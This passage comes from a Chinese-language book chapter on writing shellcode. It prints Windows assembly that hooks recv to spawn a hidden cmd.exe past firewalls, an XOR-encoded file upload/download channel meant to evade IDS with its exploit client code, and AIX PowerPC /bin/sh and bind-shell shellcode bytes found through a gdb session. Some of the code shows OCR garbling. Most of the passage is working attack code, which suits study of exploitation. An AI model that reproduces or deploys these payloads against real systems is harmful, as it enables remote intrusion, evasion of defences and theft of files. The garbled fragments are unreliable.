bkbll 在实际测试过程中发现，如果服务端程序用 `socket()` 函数创建的句柄，然后 `accept` 到 client 的句柄后调用了 `getsockname`，那么在以后程序中用 `WaitForSingleObjectEx` 都会返回 `WAIT_TIMEOUT(0x102)`，而不是 `WAIT_OBJECT_0`。所以这种搜索方法也并不是总能奏效。完整实现代码见配套资料中第 3 章 3.2 目录下的 `client_match_string.c` 和 `Shellcode_match_string.c` 两个程序，攻击相应的多线程服务程序 `server_thread.c`。

3.2.4.5 Hook 系统的 `recv` 调用

攻击成功后在 Shellcode 里替换系统 `recv` 函数，然后再次接收网络数据的时候就跳到我们的函数，从而利用这个连接执行其他操作，绕过防火墙的限制。tombkeeper 最早提到这个想法，经过实践，发现这个方法确实可行。

在 Shellcode 里先用 VirtualProtect 设置真实的 recv 函数地址开始的 5 个字节为可写，把真实 recv 开始的指令改为跳转到新 recv 函数。在新的 recv 函数里先把这 5 个字节指令改回去，再调用真实的 recv 来执行系统本来的操作，然后把真实的 recv 函数地址开始的 5 个字节改为跳转新 recv 的指令。最后比较接收的数据是否是约定字符串，如果是就绑定一个 cmd.exe，否则跳到压栈的返回地址，继续系统原来的流程。

这种 Shellcode 也需要客户端配合，在发送攻击字符串后，需要再建立一个连接，发送约定字符串。Shellcode 的关键代码如下：

```
hook_recv:
    push    0x7ffdf250
    pop     ebx
    push    dword ptr [esi+_CreateProcessA]
    pop     dword ptr [ebx+S_CreateProcessA]
    push    dword ptr [esi+_recv]
    pop     dword ptr [ebx+S_recv]
    push    dword ptr [esi+_VirtualProtect]
    pop     dword ptr [ebx+S_VirtualProtect]
    push    dword ptr [esi+_WaitForSingleObject]
    pop     dword ptr [ebx+S_WaitForSingleObject]
    jmp     new_recv

new_recv_addr:
    pop     dword ptr [ebx+N_recv]

    lea     eax, [ebx+S_OldProtect]
    push    eax
    push    0x00000040          ; PAGE_EXECUTE_READWRITE
    push    5
    push    dword ptr [ebx+S_recv]
    call    dword ptr [ebx+S_VirtualProtect]

    mov     edi, dword ptr [ebx+S_recv]
    mov     byte ptr [edi], 0xE9
    mov     eax, dword ptr [ebx+N_recv]
    sub     eax, edi
    sub     eax, 5
    inc     edi
    stosd

    lea     eax, [ebx+S_NewProtect]
    push    eax
    push    dword ptr [ebx+S_OldProtect]
    push    5
    push    dword ptr [ebx+S_recv]
    call    dword ptr [ebx+S_VirtualProtect]
```

```

    push    0xFFFFFFFF
    call    dword ptr [esi+_Sleep]

new_recv:
    call    new_recv_addr

    push    0x7ffdf250
    pop     ebx

    pop     dword ptr [ebx+S_ret]
    pop     dword ptr [ebx+S_socket]
    pop     dword ptr [ebx+S_buff]
    push    dword ptr [ebx+S_buff]
    push    dword ptr [ebx+S_socket]

    lea     eax, [ebx+S_OldProtect]
    push    eax
    push    0x00000040                ; PAGE_EXECUTE_READWRITE
    push    5
    push    dword ptr [ebx+S_recv]
    call    dword ptr [ebx+S_VirtualProtect]

    mov     edi, dword ptr [ebx+S_recv]
    mov     dword ptr [edi], 0xB3EC8B55
    mov     byte ptr [edi+4], 0xEC    ; restore recv function

    lea     eax, [ebx+S_NewProtect]
    push    eax
    push    dword ptr [ebx+S_OldProtect]
    push    5
    push    dword ptr [ebx+S_recv]
    call    dword ptr [ebx+S_VirtualProtect]

    call    dword ptr [ebx+S_recv]    ; real recv

    mov     dword ptr [ebx+S_eax], eax

    lea     eax, [ebx+S_OldProtect]
    push    eax
    push    0x00000040                ; PAGE_EXECUTE_READWRITE
    push    5
    push    dword ptr [ebx+S_recv]
    call    dword ptr [ebx+S_VirtualProtect]

```



```

mov     edi, dword ptr [ebx+S_reov]
mov     byte ptr [edi], 0xE9
mov     eax, dword ptr [ebx+N_recv]
sub     eax, edi
sub     eax, 5
inc     edi
stosd

lea     eax, [ebx+S_NewProtect]
push    eax
push    dword ptr [ebx+S_OldProtect]
push    5
push    dword ptr [ebx+S_recv]
call    dword ptr [ebx+S_VirtualProtect]

cmp     dword ptr [ebx+S_eax], 4
jne     new_recv_finish
mov     eax, dword ptr [ebx+S_buff]
cmp     dword ptr [eax], 6E306358h ; recieve "Xc0n"?
; cmp   dword ptr [eax], 0x0A306358 ; recieve "Xc0"?
jne     new_recv_finish

sub     esp, 54h
mov     edi, esp
xor     eax, eax
push    14h
pop     ecx

```

完整实现代码见配套资料中第3章/3.2 目录下的 client_hook_recv.c 和 Shellcode_hook_recv.c 两个程序。

3.2.4.6 文件上传下载功能的实现

在上一节介绍 Linux x86 平台 Shellcode 的时候，已经实现了文件上传下载功能。在 Windows 下我们将实现更强大的功能，对交互的数据还要进行 xor 编码处理，这样能达到更进一步的隐蔽性，比如躲避 IDS 等。

在这个 Shellcode 里，我们使用管道绑定 cmd.exe，这样就避免了重叠套接字 (overlapped socket)。在 Win32 下，socket() 函数隐式指定了重叠标志，它创建的 socket 是重叠套接字 (overlapped socket)，不能直接将 cmd.exe 的 stdin, stdout, stderr 转向到套接字上，只能用管道 (pipe) 来与 cmd.exe 进程传输数据。Winsock 推荐使用重叠套接字，所以实际使用尽可能用管道。WSASocket() 创建的 socket 默认是非重叠套接字，可以直接将 cmd.exe 的 stdin, stdout, stderr 转向到套接字上。

exploit 交互函数 shell() 代码如下：

```

}

xor_buf(buf, l);
l = send(sock, buf, l, 0);
if (l <= 0)
{
    printf("[~] Connection closed.\n");
    return;
}

xor_buf(buf, l);

//+-----
// get xxx download xxx
// put xxx upload xxx
//+-----
if (strncmp(buf, "get", 3) == 0)
{
    // obtain filename
    buf[l-1] = 0;
    for (i=l; i>0; i--) {
        if (buf[i] == '\\' || buf[i] == ' ') {
            break;
        }
    }
    strncpy(filename, buf+i+1, l-i-1);

    hFile = CreateFile(
        filename,
        GENERIC_READ|GENERIC_WRITE,
        FILE_SHARE_READ,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL|FILE_ATTRIBUTE_ARCHIVE,
        (HANDLE) NULL
    );

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("Create File %s Error!\n", filename);
        continue;
    }

    size = 0;

```

```

FD_ZERO(&FdRead);
FD_SET(sock, &FdRead);

for (;;) {
    l = recv(sock, buf, sizeof(buf), 0);
    xor_buf(buf, l);

    WriteFile(hFile, buf, l, &i, NULL);

    size += l;

    l = select (0, &FdRead, NULL, NULL, &time);

    if (l != 1) {
        memset(buf, 0x0a, 1);
        xor_buf(buf, 1);
        l = send(sock, buf, 1, 0);
        break;
    }
}

printf("Download remote file %s (%d bytes)!\n", filename, size);

CloseHandle(hFile);
}
else if (strcmp(buf, "put", 3) == 0)
{
    Sleep(1000);

    // obtain filename
    buf[l-1] = 0;
    for (i=l; i>0; i--) {
        if (buf[i] == '\\\\' || buf[i] == ' ') {
            break;
        }
    }
    strncpy(filename, buf+i+1, l-i-1);

    // open file
    hFile = CreateFile(
        filename,
        GENERIC_READ|GENERIC_WRITE,
        FILE_SHARE_READ,
        NULL,

```



```

        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL|FILE_ATTRIBUTE_ARCHIVE,
        (HANDLE) NULL
    );

    if ( hFile == INVALID_HANDLE_VALUE ) {
        printf("Open File %s Error!\n", filename);
        continue;
    }

    size = 0;

    // read file and send
    for (;;)
    {
        ReadFile(hFile, buf, 1024, &i, NULL);

        if (i == 0)
        {
            break;
        }

        xor_buf(buf, i);
        l = send(sock, buf, i, 0);

        size += l;
    }

    printf("Upload remote file %s (%d bytes)...\n", filename, size);

    l = recv (sock, buf, sizeof (buf), 0);
    xor_buf(buf, l);

    l = write (1, buf, l);

    CloseHandle(hFile);
}
}
}
}
}

```

Shellcode 部分的关键代码:

```

find_s:
    xor     ebx, ebx

```

```

    push    1000                ; sleep to wait for character send
    call    dword ptr [esi+_Sleep]    ; maybe it is necessary in real internet

find_s_loop:
    inc     ebx                ; socket

    push    1
    push    10
    push    ebx
    call    dword ptr [esi+_WaitForSingleObjectEx]

    test    eax, eax            ; ensure ebx is socket
    jnz     find_s_loop

    push    0
    push    esp
    push    4004667Fh            ; FIONREAD
    push    ebx
    call    dword ptr [esi+_ioctlsocket]
    pop     ecx                ; ensure this socket have something to read
    cmp     ecx, 4
    jne     find_s_loop

    push    eax
    mov     edx, esp
    push    0
    push    4
    push    edx
    push    ebx
    call    dword ptr [esi+_recv]

    pop     eax
    cmp     eax, 6E306358h        ; recieve "Xc0n"?
    jnz     find_s_loop

    mov     dword ptr [esi+_hsock], ebx    ; socket

    push    1                ; sa.inherit=true
    push    0                ; sa.descriptor=NULL
    push    0x0C              ; sa.sizeof(sa)=0x0c
    mov     ebx, esp

    push    0xff,
    push    ebx
    lea     edx, [esi+_hin0]

```

```

push    edx
add     edx, 4
push    edx
call    dword ptr [esi+_CreatePipe]

push    0x305C
push    0x65706970
push    0x5C2E5C5C          ; "\\.\pipe\0"
mov     edi, esp

xor     eax, eax
push    eax
push    eax
push    eax
push    eax
push    0xff                ; UNLIMITED_INSTANCES
push    eax                ; TYPE_BYTE|READMODE_BYTE|WAIT
push    0x40000003          ; ACCES_DUPLEX|FLAG_OVERLAPPED
push    edi                ; pip= "\\.\pipe\0"
call    dword ptr [esi+_CreateNamedPipeA]
mov     [esi+_hout1], eax

xor     eax, eax
push    eax
push    eax
push    3                  ; OPEN_EXISTING
push    ebx                ; lap
push    eax
push    0x02000000          ; MAXIMUM_ALLOWED
push    edi                ; pip= "\\.\pipe\0"
call    dword ptr [esi+_CreateFileA]
mov     [esi+_hout0], eax

push    646D63h            ; "cmd"
lea     edx, [esp]

sub     esp, 54h
mov     edi, esp
push    14h
pop     ecx
xor     eax, eax
stack_zero:
mov     [edi+ecx*4], eax
loop    stack_zero

```



```

mov     byte ptr [edi+10h], 44h           ; si.cb = sizeof(si)
inc     byte ptr [edi+30h]
inc     byte ptr [edi+3Dh]               ; si.flg=USESHOWWINDOW|USESTDHANDLES
push    [esi+_hin1]
pop     ebx
mov     [edi+48h], ebx                   ; si.stdin
push    [esi+_hout0]
pop     ebx
mov     [edi+4Ch], ebx                   ; si.stdout
mov     [edi+50h], ebx                   ; si.stderr
lea     eax, [edi+10h]

push    edi
push    eax
push    ecx
push    ecx
push    ecx
push    1                               ; inherit=TRUE
push    ecx
push    ecx
push    edx                             ; "cmd"
push    ecx
call    dword ptr [esi+_CreateProcessA]

push    [edi]
pop     dword ptr [esi+_pi0]
push    [edi+4]
pop     dword ptr [esi+_pi1]

push    [esi+_hin1]
call    dword ptr [esi+_CloseHandle]
push    [esi+_hout0]
call    dword ptr [esi+_CloseHandle]

add     esp, 0x60                       ; free sa struct and "\\.\pipe\0" string and si struct

xor     eax, eax
push    eax
push    1
push    1
push    eax
call    dword ptr [esi+_CreateEventA]
mov     [esi+_epip], eax

```

```
xor     ebx, ebx
mov     [esi+_lap+0x0C], ebx
mov     [esi+_lap+0x10], eax

call    dword ptr [esi+_WSACreateEvent]
mov     [esi+_esck], eax
mov     dword ptr [esi+_flg], 0

k1:
push    0x21                      ; FD_READ|FD_CLOSE
push    [esi+_esck]
push    [esi+_hsck]
call    dword ptr [esi+_WSAEventSelect]

xor     eax, eax
dec     eax
push    eax
inc     eax
push    eax
lea     ebx, [esi+_epip]
push    ebx
push    2
call    dword ptr [esi+_WaitForMultipleObjects]
push    eax

lea     ebx, [esi+_sbuf]
push    ebx
push    [esi+_esck]
push    [esi+_hsck]
call    dword ptr [esi+_WSAEnumNetworkEvents]

push    0
push    dword ptr [esi+_esck]
push    dword ptr [esi+_hsck]
call    dword ptr [esi+_WSAEventSelect]

push    0
push    esp
push    0x8004667e
push    [esi+_hsck]
call    dword ptr [esi+_ioctlsocket]
pop     eax
```

```

push    [esi+_hout1]
push    [esi+_hin0]
call    dword ptr [esi+_CloseHandle]
call    dword ptr [esi+_CloseHandle]
call    dword ptr [esi+_CloseHandle]
call    dword ptr [esi+_CloseHandle]

push    [esi+_hsock]
call    dword ptr [esi+_closesocket]

xor     eax, eax
dec     eax
push    eax
call    dword ptr [esi+_TerminateProcess]

```

get_file:

```

mov     byte ptr [esi+_sbuf+eax-1], 0
lea     edx, [esi+_sbuf+4]           ; "get " filename
xor     eax, eax
push    eax
push    eax
push    3                           ; OPEN_EXISTING
push    eax                         ; lap
push    eax
push    0x02000000                  ; MAXIMUM_ALLOWED
push    edx
call    dword ptr [esi+_CreateFileA]
mov     [esi+_hout0], eax

```

transfer:

```

push    0                           ; null or &lap
lea     edx, [esi+_cnt]
push    edx                         ; read size actually
push    0x40                        ; read size
lea     edx, [esi+_pbuf]
push    edx
push    [esi+_hout0]
call    dword ptr [esi+_ReadFile]

mov     ecx, [esi+_cnt]
jecz    transfer_finish             ; None to read

lea     edx, [esi+_pbuf]
call    xor_data

```

```

push    0
push    [esi+_cnt]
lea     edx, [esi+_pbuf]
push    edx
push    [esi+_hsock]
call    dword ptr [esi+_send]

jmp     transfer

transfer_finish:
push    [esi+_hout0]
call    dword ptr [esi+_CloseHandle]

jmp     k1

put_file:
mov     byte ptr [esi+_sbuf+eax-1], 0
lea     edx, [esi+_sbuf+4]           ; filename after "put "
xor     eax, eax
push    eax
push    eax
push    2                           ; CREATE_ALWAYS
push    eax                         ; lap
push    eax
push    0x02000000                  ; MAXIMUM_ALLOWED
push    edx
call    dword ptr [esi+_CreateFileA]
mov     [esi+_hout0], eax

upload:
push    0
push    0x40
lea     edx, [esi+_pbuf]
push    edx
push    [esi+_hsock]
call    dword ptr [esi+_recv]

lea     edx, [esi+_pbuf]
push    eax
pop     ecx
call    xor_data

push    0

```



```
    lea    edx, [esi+_cnt]
    push   edx
    push   eax
    lea    edx, [esi+_pbuf]
    push   edx
    push   [esi+_hout0]
    call   dword ptr [esi+_WriteFile]

    push   0
    push   esp
    push   4004667Fh
    push   [esi+_hsck]
    call   dword ptr [esi+_ioctlsocket]
    pop    ecx
    jecxz   upload_finish

    jmp    upload

upload_finish:
    push   [esi+_hout0]
    call   dword ptr [esi+_CloseHandle]

    mov    byte ptr [esi+_sbuf], 0x0a
    push   ih
    pop    eax
    jmp    restore

xor_data:
    dec    edx
xor_work:
    xor    byte ptr [edx+ecx], Xor_key
    loop   xor_work
    ret
```

完整实现代码见配套资料中第3章/3.2目录下的 client_fun.c 和 Shellcode_fun.c 两个程序。

3.3 AIX PowerPC 平台 Shellcode 技术

2.4 节的 AIX PowerPC 平台缓冲区溢出攻击技术详细介绍了 AIX PowerPC 的体系结构和各寄存器的用途，本节将在这个基础上详细介绍 AIX PowerPC 平台 Shellcode 技术。

3.3.1 学习 AIX PowerPC 汇编

汇编语言始终是写 Shellcode 的最好编程语言，但是有可能读者会对 AIX PowerPC 的汇

```

        lwz 1,0(1)
        lwz 0,8(1)
        mtlr 0
        lwz 31,-4(1)
        blr
LT..main:
        .long 0
        .byte 0,0,32,97,128,1,0,1
        .long LT..main-.main
        .short 4
        .byte "main"
        .byte 31
        .align 2
_section_ text:
        .csect .data[RW],3
        .long _section_ text

```

经过精简，发现如下这样的格式就足够了：

```

        .globl .main
        .csect .text[PR]
_main:
        mflr 0
        stw 31,-4(1)
        stw 0,8(1)
        stwu 1,-72(1)
        mr 31,1
        li 3,0
        bl .setuid
        nop
        mr 3,0
        lwz 1,0(1)
        lwz 0,8(1)
        mtlr 0
        lwz 31,-4(1)
        blr

```

对照 IBM 的 Assembler Language Reference 这本书就可以很方便地查到各指令的含义。这本书的下载地址是：http://publibn.boulder.ibm.com/doc_link/en_US/a_doc_lib/aixassem/alangref/alangreftfrm.htm。

3.3.2 学写 AIX PowerPC 的 Shellcode

B-r00t 的 PowerPC/OS X (Darwin) Shellcode Assembly 写得非常通俗易懂，详细介绍了 Apple 的 OS X 系统下溢出原理以及如何写 Shellcode，只可惜是 OS X 系统，和 AIX 有些不

同，不过可以依样照着来：

```
-bash-2.05b$ cat simple_execve.s
.globl .main
.csect .text[PR]
.main:
    xor.    %r5, %r5, %r5    # 把 r5 寄存器清空，并且在 cr 寄存器设置相等标志
    bnel    .main           # 如果没有相等标志就进入分支并且把返回地址保存
# 到 lr 寄存器，这里不会陷入死循环
    mflr    %r3             # 等价于 mfspr r3, 8，把 lr 寄存器的值复制到 r3。
# 这里 r3 寄存器的值就是这条指令的地址
    addi    %r3, %r3, 32    # 上一条指令到/bin/sh 字符串有 8 条指令，现在 r3
# 指向/bin/sh 字符串开始的地址
    stw     %r3, -8(%r1)     # argv[0] = string 把 r3 写入堆栈
    stw     %r5, -4(%r1)     # argv[1] = NULL 把 0 写入堆栈
    subi    %r4, %r1, 8     # r4 指向 argv[]
    li      %r2, 5          # AIX 5.1 的 execve 中断号是 5
    ororc   %cr6, %cr6, %cr6 # 这个环境不加这条指令也能成功，Ist 和 IBM AIX
# PowerPC Assembler 的 svc 指令介绍都提到成功执行
# 系统调用的前提是一个无条件的分支或 CR 指令。这
# 条指令确保是 CR 指令。
    svca    0               # execve(r3, r4, r5)
string:
    .asciz  "/bin/sh"       # execve(path, argv[], NULL)

-bash-2.05b$ gcc -o simple_execve simple_execve.s
-bash-2.05b$ ./simple_execve
$
```

正确执行了 execve，用 objdump 查看一下它的 opcode：

```
-bash-2.05b$ objdump -d simple_execve | more
...
0000000010000544 <.main>:
    10000544: 7c a5 2a 79    xor.    r5, r5, r5
    10000548: 40 82 ff fd    bnel    10000544 <.main>
    1000054c: 7c 68 02 a6    mflr    r3
    10000550: 38 83 00 20    cal     r3, 32(r3)
    10000554: 90 61 ff f8    st      r3, -8(r1)
    10000558: 90 a1 ff fc    st      r5, -4(r1)
    1000055c: 38 81 ff f8    cal     r4, -8(r1)
    10000560: 38 40 00 05    lil     r2, 5
    10000564: 4c c8 33 42    ororc   6, 6, 6
    10000568: 44 00 00 02    svca    0
    1000056c: 2f 62 69 6e    cmpi    6, r2, 26990
```

```
10000570: 2f 73 68 00      cmpi    6,r19,26624
```

可以看到有好几条指令的 opcode 包含了 0, 这对于 strcpy 等字符串操作函数导致的溢出会被截断, 所以需要编码或者相应指令的替换。不过 svca 指令中间两个字节包含了 0, 幸好这两个字节是保留字段, 并没有被使用, 可以用非 0 字节代替。PowerPC 空指令 nop 的 opcode 是 0x60000000, 后面 3 个字节的 0 也是保留项, 也可以用 0x60606060 来代替。lsd 提供了一个可用的 Shellcode:

```
/* Shellcode.c
 *
 * ripped from lsd
 */

char Shellcode[] =          /* 12*4+8 bytes */
    "\x7c\xa5\x2a\x79"      /* xor.    r5, r5, r5 */
    "\x40\x82\xff\xfd"      /* bnel    <Shellcode> */
    "\x7f\xe8\x02\xa6"      /* mflr    r31 */
    "\x3b\xff\x01\x20"      /* cal     r31, 0x120(r31) */
    "\x38\x7f\xff\x08"      /* cal     r3, -248(r31) */
    "\x38\x9f\xff\x10"      /* cal     r4, -240(r31) */
    "\x90\x7f\xff\x10"      /* st      r3, -240(r31) */
    "\x90\xbf\xff\x14"      /* st      r5, -236(r31) */
    "\x88\x5f\xff\x0f"      /* lbz     r2, -241(r31) */
    "\x98\xbf\xff\x0f"      /* stb     r5, -241(r31) */
    "\x4c\x06\x33\x42"      /* crorc   cr6, cr6, cr6 */
    "\x44\xff\xff\x02"      /* svca
    "/bin/sh"
    "\x05"
    :
int main(void)
{
    int jump[2]=[(int)Shellcode, 0];
    ((*void (*)(void))jump)();
}
```

编译成二进制后, 用 IDAPro 反汇编, 在 Names window 点击 Shellcode, 并且按 c 强制反汇编:

```
.data:200006D8      Shellcode:      # CODE
XREF: .data:200006DC p
.data:200006D8      # DATA
XREF: .data:Shellcode_TC o
```


至此，相信读者已经了解了在 AIX PowerPC 下如何调试和写较简单的 Shellcode。

LSD 在“UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes”这份文档里提供了 AIX 的一系列远程 Shellcode，由于 AIX 的系统调用中断号在各系统版本里都是不同的，所以需要把它找出来。

```
-bash-2.05b$ cat bind.c
#include <unistd.h>
#include <sys/socket.h>
```

```

0x10000558 <main+36>: li      r0,0
0x1000055c <main+40>: stw     r0,4(r9)
0x10000560 <main+44>: lwz     r9,108(r2)
0x10000564 <main+48>: li      r0,4660
0x10000568 <main+52>: sth     r0,2(r9)
0x1000056c <main+56>: li      r3,2
0x10000570 <main+60>: li      r4,1
0x10000574 <main+64>: li      r5,0
0x10000578 <main+68>: bl      0x1000734c <socket>
0x1000057c <main+72>: lwz     r2,20(r1)
0x10000580 <main+76>: mr      r0,r3
0x10000584 <main+80>: lwz     r9,112(r2)
0x10000588 <main+84>: stw     r0,0(r9)
0x1000058c <main+88>: lwz     r9,112(r2)
0x10000590 <main+92>: lwz     r3,0(r9)
0x10000594 <main+96>: lwz     r4,108(r2)
0x10000598 <main+100>: li      r5,16
0x1000059c <main+104>: bl      0x10007448 <bind>
0x100005a0 <main+108>: lwz     r2,20(r1)
0x100005a4 <main+112>: lwz     r9,112(r2)
0x100005a8 <main+116>: lwz     r3,0(r9)
0x100005ac <main+120>: li      r4,5
0x100005b0 <main+124>: bl      0x1000746c <listen>
0x100005b4 <main+128>: lwz     r2,20(r1)
0x100005b8 <main+132>: lwz     r9,112(r2)
0x100005bc <main+136>: lwz     r3,0(r9)
0x100005c0 <main+140>: li      r4,0
0x100005c4 <main+144>: li      r5,0
0x100005c8 <main+148>: bl      0x10007394 <naoaccept>
0x100005cc <main+152>: lwz     r2,20(r1)
0x100005d0 <main+156>: mr      r0,r3
0x100005d4 <main+160>: lwz     r9,116(r2)
0x100005d8 <main+164>: stw     r0,0(r9)
0x100005dc <main+168>: lwz     r9,120(r2)
0x100005e0 <main+172>: li      r0,2
0x100005e4 <main+176>: stw     r0,0(r9)
0x100005e8 <main+180>: lwz     r9,120(r2)
0x100005ec <main+184>: lwz     r0,0(r9)
0x100005f0 <main+188>: cmpwi   r0,0
0x100005f4 <main+192>: bge-    0x100005fc <main+200>
0x100005f8 <main+196>: b       0x10000640 <main+268>
0x100005fc <main+200>: lwz     r9,120(r2)
0x10000600 <main+204>: lwz     r3,0(r9)
0x10000604 <main+208>: bl      0x100074b4 <close>

```

```

0x10000608 <main+212>: lwz    r2, 20(r1)
0x1000060c <main+216>: lwz    r9, 116(r2)
0x10000610 <main+220>: lwz    r11, 120(r2)
0x10000614 <main+224>: lwz    r3, 0(r9)
0x10000618 <main+228>: li     r4, 0
0x1000061c <main+232>: lwz    r5, 0(r11)
0x10000620 <main+236>: bl     0x100074d8 <kfont1>
0x10000624 <main+240>: lwz    r2, 20(r1)
0x10000628 <main+244>: lwz    r11, 120(r2)
0x1000062c <main+248>: lwz    r9, 120(r2)
0x10000630 <main+252>: lwz    r9, 0(r9)
0x10000634 <main+256>: addi   r0, r9, -1
0x10000638 <main+260>: stw    r0, 0(r11)
0x1000063c <main+264>: b      0x100005e8 <main+180>
0x10000640 <main+268>: lwz    r3, 124(r2)
0x10000644 <main+272>: li     r4, 0
0x10000648 <main+276>: li     r5, 0
0x1000064c <main+280>: bl     0x10007328 <execve>
0x10000650 <main+284>: lwz    r2, 20(r1)
0x10000654 <main+288>: mr     r3, r0
0x10000658 <main+292>: lwz    r1, 0(r1)
0x1000065c <main+296>: lwz    r0, 8(r1)
0x10000660 <main+300>: mtlr   r0
0x10000664 <main+304>: lwz    r31, -4(r1)
0x10000668 <main+308>: blr
0x1000066c <main+312>: .long 0x0
0x10000670 <main+316>: .long 0x2061
0x10000674 <main+320>: lwz    r0, 1(r1)
0x10000678 <main+324>: .long 0x138
0x1000067c <main+328>: .long 0x46d61
0x10000680 <main+332>: xori   r14, r11, 7936
End of assembler dump.

```

gdb 能够显示各函数的入口地址，在这些入口地址分别下断点：

```

(gdb) b *0x1000734c
Breakpoint 1 at 0x1000734c
(gdb) b *0x10007448
Breakpoint 2 at 0x10007448
(gdb) b *0x1000746c
Breakpoint 3 at 0x1000746c
(gdb) b *0x10007394
Breakpoint 4 at 0x10007394
(gdb) b *0x100074b4
Breakpoint 5 at 0x100074b4

```



```
(gdb) b *0x100074d8
Breakpoint 6 at 0x100074d8
(gdb) b *0x10007328
Breakpoint 7 at 0x10007328
```

下完断点后运行，gdb 会在各函数里停下，这时就可以查看它的系统调用号。如果是包裹函数，一直用 si 单步执行下去，就能看到该函数最终实际调用的系统中断。

```
(gdb) r
Starting program: /home/san/bind

Breakpoint 1, 0x1000734c in socket ()
(gdb) x/8i $pc
0x1000734c <socket>: lwz    r12,4(r2)
0x10007350 <socket+4>: stw    r2,20(r1)
0x10007354 <socket+8>: lwz    r0,0(r12)
0x10007358 <socket+12>: lwz    r2,4(r12)
0x1000735c <socket+16>: mtctr  r0
0x10007360 <socket+20>: bctr
0x10007364 <socket+24>: .long 0x0
0x10007368 <socket+28>: .long 0xc8000
(gdb) si
0x10007350 in socket ()
(gdb)
0x10007354 in socket ()
(gdb)
0x10007358 in socket ()
(gdb)
0x1000735c in socket ()
(gdb) p/x $r2
$1 = 0x8d
(gdb) c
Continuing.

Breakpoint 2, 0x10007448 in bind ()
(gdb) x/8i $pc
0x10007448 <bind>: lwz    r12,32(r2)
0x1000744c <bind+4>: stw    r2,20(r1)
0x10007450 <bind+8>: lwz    r0,0(r12)
0x10007454 <bind+12>: lwz    r2,4(r12)
0x10007458 <bind+16>: mtctr  r0
0x1000745c <bind+20>: bctr
0x10007460 <bind+24>: .long 0x0
0x10007464 <bind+28>: .long 0xc8000
(gdb) si
```


0x1000744c in bind ()

(gdb)

0x10007450 in bind ()

(gdb)

0x10007454 in bind ()

(gdb)

0x10007458 in bind ()

(gdb) p/x \$r2

\$2 = 0x8c

(gdb) c

Continuing.

Breakpoint 3, 0x1000746c in listen ()

(gdb) x/8i \$pc

0x1000746c <listen>: lwz r12, 36(r2)

0x10007470 <listen+4>: stw r2, 20(r1)

0x10007474 <listen+8>: lwz r0, 0(r12)

0x10007478 <listen+12>: lwz r2, 4(r12)

0x1000747c <listen+16>: mtctr r0

0x10007480 <listen+20>: bctr

0x10007484 <listen+24>: .long 0x0

0x10007488 <listen+28>: .long 0xc8000

(gdb) si

0x10007470 in listen ()

(gdb)

0x10007474 in listen ()

(gdb)

0x10007478 in listen ()

(gdb)

0x1000747c in listen ()

(gdb) p/x \$r2

\$5 = 0x8b

(gdb) c

Continuing.

Breakpoint 4, 0x10007394 in naccept ()

(gdb) x/8i \$pc

0x10007394 <naccept>: lwz r12, 12(r2)

0x10007398 <naccept+4>: stw r2, 20(r1)

0x1000739c <naccept+8>: lwz r0, 0(r12)

0x100073a0 <naccept+12>: lwz r2, 4(r12)

0x100073a4 <naccept+16>: mtctr r0

0x100073a8 <naccept+20>: bctr

0x100073ac <naccept+24>: .long 0x0

```

0x100073b0 <naccept+28>:      . long 0xc8000
(gdb) si
0x10007398 in naccept ()
(gdb)
0x1000739c in naccept ()
(gdb)
0x100073a0 in naccept ()
(gdb)
0x100073a4 in naccept ()
(gdb) p/x $r2
$6 = 0x8a
(gdb) c
Continuing.

```

```

Breakpoint 5, 0x100074b4 in close ()
(gdb) x/8i $pc
0x100074b4 <close>:      lwz      r12, 44(r2)
0x100074b8 <close+4>:    stw      r2, 20(r1)
0x100074bc <close+8>:    lwz      r0, 0(r12)
0x100074c0 <close+12>:   lwz      r2, 4(r12)
0x100074c4 <close+16>:   mtctr   r0
0x100074c8 <close+20>:   bctr
0x100074cc <close+24>:   . long 0x0
0x100074d0 <close+28>:   . long 0xc8000
(gdb) si
0x100074b8 in close ()
(gdb)
0x100074bc in close ()
(gdb)
0x100074c0 in close ()
(gdb)
0x100074c4 in close ()
(gdb) p/x $r2
$7 = 0xa0
(gdb) c
Continuing.

```

```

Breakpoint 6, 0x100074d8 in kfcntl ()
(gdb) x/8i $pc
0x100074d8 <kfcntl>:      lwz      r12, 48(r2)
0x100074dc <kfcntl+4>:    stw      r2, 20(r1)
0x100074e0 <kfcntl+8>:    lwz      r0, 0(r12)
0x100074e4 <kfcntl+12>:   lwz      r2, 4(r12)
0x100074e8 <kfcntl+16>:   mtctr   r0

```

```

0x100074ec <kfentl+20>: bctr
0x100074f0 <kfentl+24>: . long 0x0
0x100074f4 <kfentl+28>: . long 0xc8000
(gdb) si
0x100074dc in kfentl ()
(gdb)
0x100074e0 in kfentl ()
(gdb)
0x100074e4 in kfentl ()
(gdb)
0x100074e8 in kfentl ()
(gdb) p/x $r2
$1 = 0x142

(gdb) c
Continuing.

Breakpoint 7, 0x10007328 in execve ()
(gdb) x/8i $pc
0x10007328 <execve>: lwz    r12,0(r2)
0x1000732c <execve+4>: stw    r2,20(r1)
0x10007330 <execve+8>: lwz    r0,0(r12)
0x10007334 <execve+12>: lwz    r2,4(r12)
0x10007338 <execve+16>: mtctr  r0
0x1000733c <execve+20>: bctr
0x10007340 <execve+24>: . long 0x0
0x10007344 <execve+28>: . long 0xc8000
(gdb) si
0x1000732c in execve ()
(gdb)
0x10007330 in execve ()
(gdb)
0x10007334 in execve ()
(gdb)
0x10007338 in execve ()
(gdb) p/x $r2
$9 = 0x5

```

好了，现在已经找出在 AIX 5.1 下需要系统调用中断号的值：

```

socket=0x8d
bind=0x8c
listen=0x8b
naccept=0x8a
close=0xa0

```



```

"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x21" /* bctrl */
"\x7f\x23\xcb\x78" /* mr r3, r25 */
"\x7e\x84\xa3\x78" /* mr r4, r20 */
"\x7e\x85\xa3\x78" /* mr r5, r20 */
"\x88\x55\xff\xff" /* lbz r2, -1(r21) */
"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x21" /* bctrl */
"\x7c\x79\x1b\x78" /* mr r25, r3 */
"\x3b\x56\xfe\x03" /* cal r26, -509(r22) */
"\x7f\x43\xd3\x78" /* mr r3, r26 */
"\x88\x55\xff\xf7" /* lbz r2, -9(r21) */
"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x21" /* bctrl */
"\x7f\x23\xcb\x78" /* mr r3, r25 */
